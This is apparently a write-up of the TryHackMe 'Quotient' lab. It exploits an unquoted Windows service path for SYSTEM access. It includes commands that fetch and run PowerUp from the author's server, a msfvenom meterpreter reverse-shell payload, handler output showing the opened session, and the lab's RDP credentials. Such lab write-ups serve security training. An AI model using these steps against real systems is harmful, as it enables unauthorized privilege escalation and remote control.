TryHackMe-Quotient

Task 1 Exploit the target

Grammar is important. Don't believe me? Just see what happens when you forget punctuation.

Start Machine

Access the machine using RDP with the following credentials:

Username: sage

Password: gr33ntHEphgK2&V

Please allow 4 to 5 minutes for the VM to boot.

Answer the questions below


What is the flag on the Administrator's desktop?

Answer format: ***{**********}

Submit

We are given RDP credentials, so let's use remmina to remote in

Let's fire up Powershell and check whoami



Nothing special, so lets move on

Let's bring down PowerUp on the victim machine via spun up python3 server

```
PS C:\Users\Sage> iex (iwr -UseBasicParsing http://10.13.45.73/PowerUp.ps1)
PS C:\Users\Sage> ls
```

And run Invoke-AllChecks

```
PS C:\Users\Sage> Invoke-AllChecks


ServiceName    : Development Service
Path           : C:\Program Files\Development Files\Devservice Files\Service.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Development Service' -Path <HijackPath>
CanRestart     : False
Name           : Development Service
Check          : Unquoted Service Paths

ServiceName    : Development Service
Path           : C:\Program Files\Development Files\Devservice Files\Service.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Development Service' -Path <HijackPath>
CanRestart     : False
Name           : Development Service
Check          : Unquoted Service Paths

ServiceName    : Development Service
Path           : C:\Program Files\Development Files\Devservice Files\Service.exe
ModifiablePath : @{ModifiablePath=C:\Program Files\Development Files; IdentityReference=BUILTIN\Users;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Development Service' -Path <HijackPath>
CanRestart     : False
Name           : Development Service
Check          : Unquoted Service Paths

ModifiablePath    : C:\Users\Sage\AppData\Local\Microsoft\WindowsApps
IdentityReference : THM-QUOTIENT\Sage
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\Sage\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\Sage\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\Sage\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
```

From here, we can see that Development Service is an unquoted path:

When a service is created whose executable path contains spaces and isnâ€™t enclosed within quotes, leads to a vulnerability known as Unquoted Service Path which allows a user to gain SYSTEM privileges (only if the vulnerable service is running with SYSTEM privilege level which most of the time it is).

if the service is not enclosed within quotes and is having spaces, it would handle the space as a break and pass the rest of the service path as an argument.

This can be exploited to execute an arbitrary binary when the vulnerable service starts, which could allow to escalate privileges to SYSTEM

Requirements

- if the path has one or more spaces
- it is not surrounded by quotation marks
- Have write permissions in the directory to place the malicious file
- Be able to Start/Stop the service, or at least, reboot the server for the service to auto start
- The malicious program/service will have to start with the first letters before the first space

of the next directory

So let's create a payload with msfvenom and create a .exe file

```
┌──(root㉿kali)-[/home/kali/hackingstuff/tryhackme/quotient]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.13.45.73 LPORT=4444 -f exe > program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Then we can drop it in c;|program files\development files\devservice files

Rename it something close to the Service.exe file. I renamed it devservice.exe

Now, boot up meterpreter

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.13.45.73      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Use /exploit/multi/handler

set payload to /windows/meterpreter/reverse_tcp

Run it and then reboot the Windows machine

and...

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.45.73:4444
[*] Sending stage (175686 bytes) to 10.10.239.120
[*] Meterpreter session 2 opened (10.13.45.73:4444 -> 10.10.239.120:49670) at 2022-07-25 21:06:12 -0400
```

We have a shell, with root!

The session times out quickly, so cd to c:\users\administrator\desktop and cat out flag.txt